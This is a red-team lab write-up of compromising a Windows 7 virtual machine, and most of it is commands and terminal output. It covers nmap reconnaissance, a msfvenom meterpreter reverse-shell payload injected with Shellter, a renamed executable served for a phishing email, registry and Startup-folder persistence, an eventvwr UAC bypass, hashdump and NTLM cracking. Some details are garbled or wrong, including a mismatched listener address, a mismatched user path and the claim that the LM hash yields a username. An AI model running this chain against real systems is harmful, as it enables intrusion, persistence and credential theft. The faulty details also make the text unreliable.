

Red team operations

Taking shell on Windows_7

-nmap scanning

1)using **nmap** to scan for the devices in the network and we got our target here

```
[root@vbox ~]# nmap -sP 192.168.1.1-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:26 EST
Nmap scan report for home (192.168.1.1)
Host is up (0.0041s latency).
MAC Address: EC:3E:B3:4A:CD:50 (Zyxel Communications)
Nmap scan report for Galaxy-Tab-A-2016.home (192.168.1.32)
Host is up (0.079s latency).
MAC Address: 70:1F:3C:DD:AD:4D (Samsung Electronics)
Nmap scan report for LAPTOP-7B08D7G5.home (192.168.1.126)
Host is up (0.0037s latency).
MAC Address: 38:FC:98:21:C2:21 (Intel Corporate)
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0040s latency).
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.250
Host is up (0.073s latency).
MAC Address: 76:3E:41:FC:6D:EF (Unknown)
Nmap scan report for vbox.home (192.168.1.237)
Host is up.
Nmap done: 254 IP addresses (6 hosts up) scanned in 3.06 seconds
```

2) Performing aggressive scan one of them to see all details about the machine and the OS version:

```
[root@vbox ~]# nmap -A 192.168.1.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:37 EST
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0011s latency).
Not shown: 992 closed TCP ports (reset)
PORT      STATE SERVICE      VERSION
139/TCP    open  msrpc        Microsoft Windows RPC
139/TCP    open  netbios-ssn  Microsoft Windows netbios-ssn
445/TCP    open  microsoft-ds  Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/TCP  open  msrpc        Microsoft Windows RPC
49153/TCP  open  msrpc        Microsoft Windows RPC
49154/TCP  open  msrpc        Microsoft Windows RPC
49155/TCP  open  msrpc        Microsoft Windows RPC
49157/TCP  open  msrpc        Microsoft Windows RPC
49158/TCP  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 712008|8.1
OS CPE: cpe:/microsoft:windows_7:: *; cpe:/microsoft:windows_server_2008::sp1;cpe:/microsoft:windows_server_2008:r2;cpe:/microsoft:windows_8::cpe:/microsoft:windows_8.1
OS details: Microsoft Windows 7 SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WINNOW7; OS: Windows; CPE: cpe:/microsoft:windows

Host script results:
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb3-time:
    date: 2025-11-27T11:38:48
    start_date: 2025-11-27T11:08:36
  smb-os-discovery:
```

So after knowing the needed data about the target, this will guide us on which path we should take in our attack.

-Creating the payload:

Using the msfvenom, we created a payload for Windows device

```
[root@vbox ~]# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.237 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
[root@vbox ~]
```

-Creating the backdoor

1) downloading shelter to create the backdoor:

```
[root@vbox ~]# apt install shelter
The following packages were automatically installed and are no longer required:
  icu-devtools libicu-dev
Use 'sudo apt autoremove' to remove them.

Upgrading:
  liblzma5 libxkbcommon-x11-0 libxkbcommon0 libxml2-dev linuxml2-utils libarrenders1 xr-utils

Installing:
  shelter

Installing dependencies:
  libasound2-plugins libcap1=2.21-3+deb9u1 liblzo2-2 libwine libxkbregistry0 libxml2-16 libz-mingw-w64 wine wine-common wine64

Suggested packages:
  liblzo2-doc gstreamer1.0-plugins-ugly q4wine winetricks wine-binfmt exa-thumbnailer wine64-preloader
  cups-bsd ttf-mscorefonts-installer fonts-wine playonlinux dosbox | tio-extras

Recommended packages:
  wine32

Summary:
  Upgrading: 7, Installing: 11, Removing: 0, Not Upgrading: 2002
  Download size: 105 MB
  Space needed: 634 MB / 7,384 MB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 liblzma5 amd64 5.8.1-2 [310 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 xz-utils amd64 5.8.1-2 [660 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libasound2-plugins amd64 1:2.2.12-2+b1 [70.2 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libcap1=2.21-3+deb9u1 amd64 1:3.27-3.2+b1 [28.7 kB]
```

2)using shelter after downloading wine32 and the needed packs

```
(mosh@mosh) /home/saeed
$ shellter -f /home/saeed/payload.exe -p meterpreter_reverse_tcp --lhost 192.168.237.1 --port 4444

[+] 10101010 01 10 01001010 10 01 11001001 0011101 0010011
[+] 11 10 01 00 01 01 01 01 10 10 11 10
[+] 00100011 11100011 110111 11 10 00 10011 0110011
[+] 11 00 10 01 11 01 01 111 01 01 01 11
[+] 00100010 11 00 0011010 100111 000111 00 11000111 01 10 0010011
[+] 11000111 01 10 0010011 01 10 0010011
www.ShellterProject.com
[*] Nine Mode

*****
* Backup *
*****
Backup: Shellter_Backups\payload.exe

*****
* PE Compatibility Information *
*****
Minimum Supported Windows OS: 4.0
Note: It refers to the minimum required Windows version for the target.

You know what you are

Injection: Verified!
```

3) Changing the payload name into a more convincing one and suitable for our email:

```
[root@vbox] ~ [root@vbox ~]# cd Shellter_Backups  
[root@vbox ~]# ls  
payload.exe  
[root@vbox ~]# mv payload.exe RealMadrid.exe  
[root@vbox ~]# ls  
RealMadrid.exe  
[root@vbox ~]#
```

-uploading the payload on apache server

1) make sure that the apache2 service is enabled and running on our machine:

```
[root@vbox]~[/home/saeed/Shellter_Backups]
# sudo systemctl start apache2

[root@vbox]~[/home/saeed/Shellter_Backups]
# sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-11-27 10:15:41 EST; 7s ago
     Invocation: 4b247a1c2e84449f9eb1a3dd7e0300ac
      Docs: https://httpd.apache.org/docs/2.4/
    Process: 49341 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 49357 (apache2)
      Tasks: 6 (limit: 2220)
     Memory: 20.6M (peak: 20.8M)
        CPU: 64ms
       CGroup: /system.slice/apache2.service
               ├─49357 /usr/sbin/apache2 -k start
               ├─49360 /usr/sbin/apache2 -k start
               ├─49361 /usr/sbin/apache2 -k start
               ├─49362 /usr/sbin/apache2 -k start
               ├─49363 /usr/sbin/apache2 -k start
               └─49364 /usr/sbin/apache2 -k start

Nov 27 10:15:41 vbox systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Nov 27 10:15:41 vbox systemd[1]: Started apache2.service - The Apache HTTP Server.
```

After sending the link to the victim with the phishing email that contains the our server link (<http://192.168.1.237/RealMadrid.exe>) the file automatically downloaded on his device without permission

Downloads



⚠️ RealMadrid.exe isn't commonly downloaded. Make sure you trust RealMadrid.exe before you open it.

-Getting shell:

1) Using Metasploit framework, we will set a listener port until the victim access the URL and run the payload by mistake:

```
msf6 exploit(v6.4.34-dev)
+ -- [ 2461 exploits - 1267 auxiliary - 431 post      ]
+ -- [ 1468 payloads - 49 encoders - 11 nops        ]
+ -- [ 9 evasion           ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp. Run the help command for more details.
This is a module we can load. Do you want to use windows/meterpreter/reverse_tcp? [y/N] y
msf6 payload(windows/meterpreter/reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.237
LHOST => 192.168.1.237
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.237:4444 → 192.168.1.128:49475) at 2025-11-27 11:13:34 -0500

meterpreter > █
```

2) waiting for the meterpreter session

The victim downloaded the payload so we are in and we want to know in which



```
meterpreter > pwd
C:\Users\saeed\Downloads
meterpreter > █
```


directory we are:

```
▶ Local Disk (C:) ▶ Users ▶ saeed ▶ Downloads
library ▼ Share with ▼ New folder
Name Date modified
RealMadrid 11/27/2025 6:00 AM
C:\Users\saeed\Downloads
meterpreter > getuid
Server username: WINDOWS7\saeed
meterpreter > █
```

Here is the machine name:


listing the files of the current directory:

```
meterpreter > dir
Listing: C:\Users\saeed\Downloads
=====
Mode          Size    Type   Last modified      Name
--          --     --     --          --
100777/rwxrwxrwx  73802  fil    2025-11-27 11:05:19 -0500  RealMadrid.exe
100666/rw-rw-rw-  282    fil    2025-11-27 05:55:42 -0500  desktop.ini
meterpreter > █
```



- 3) We created a simple text file on our machine and uploaded it to the victim's machine:

```
C:\Users\saeed\Downloads>echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt
echo This is a message from Kali > C:\Users\saeed\Downloads\from_hacker.txt
```



-Performing the backdoor

- 1) Adding a new registry entry for us in the local machine registry for startup persistence
- 2) Then, we will add a shortcut of the payload in the startup folder

```
C:\Users\saeed\Downloads>reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Manoudh\Downloads\RealMadrid.exe"
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "RedTeam" /t REG_SZ /d "C:\Users\Manoudh\Downloads\RealMadrid.exe"
The operation completed successfully.

C:\Users\saeed\Downloads>echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam.lnk"
echo Shortcut RedTeam C:\Users\saeed\Downloads\RealMadrid.exe > "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\RedTeam_Lnk.lnk"
```

Now, every time the victim's machine boots, the payload will run, and we will take access.

Privilege escalation:

- 1) Using local exploit suggester to know the valid modules and vulnerable directories for the windows 7.

```
msf6 exploit(msfclihandler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 2 opened (192.168.1.237:4444 → 192.168.1.128:49183) at 2025-11-29 13:32:59 -0500

meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(msfclihandler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name          Current Setting  Required  Description
SESSION        yes            yes        The session to run this module on
SHOWDESCRIPTION  false          yes        Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(msfclihandler) > show sessions

Active sessions

Id  Name      Type      Information           Connection
--  --        --
2   meterpreter x86/windows  WINDOWS7\saeed @ WINDOWS7  192.168.1.237:4444 → 192.168.1.128:49183 (192.168.1.128)

msf6 post(msfclihandler) > set session 2
session => 2
```

2) here is the modules names and if it vulnerable or not

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 2 opened (192.168.1.237:4444 → 192.168.1.128:49183) at 2025-11-29 13:32:59 -0500

meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
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View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > show sessions

Active sessions:
_____
id  Name      Type      Information           Connection
2   meterpreter x86/windows  WINDOWS7\saeed @ WINDOWS7  192.168.1.237:4444 → 192.168.1.128:49183 (192.168.1.128)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
```

3) choosing any of vulnerable modules

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

4) run the session with this module

```
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 2
session => 2
msf6 exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 192.168.1.237:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[*] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 3 opened (192.168.1.237:4444 → 192.168.1.128:49184) at 2025-11-29 13:37:17 -0500
[*] Cleaning up registry keys ...

meterpreter > sysinfo
Computer       : WINDOWS7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
saeed:1000:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52 :::
meterpreter >
```

and it's done so we can see the hashdump for all users.

Getting Passwords:

1)Here we can get the administrator username and password from the hashdump (:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52) the first part we can crack it to know the username :

The screenshot shows the CrackStation website's password cracking interface. In the 'Hash' input field, the administrator's NTLM hash is entered: `:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52`. The 'Type' column shows the hash is of type 'NTLM'. The 'Result' column shows the cracked password is `12345678`. A CAPTCHA challenge is present on the right.

The second part for the password :

The screenshot shows the CrackStation website's password cracking interface. In the 'Hash' input field, the administrator's password hash is entered: `259745cb123a52aa2e693aaacca2db52`. The 'Type' column shows the hash is of type 'NTLM'. The 'Result' column shows the cracked password is `12345678`. A CAPTCHA challenge is present on the right.

Then saving NTLM hash

```
msf6 exploit(windows/local/bypassuac_eventvwr) > echo 259745cb123a52aa2e693aaacca2db52 > ntlm.txt
[*] exec: echo 259745cb123a52aa2e693aaacca2db52 > ntlm.txt
```

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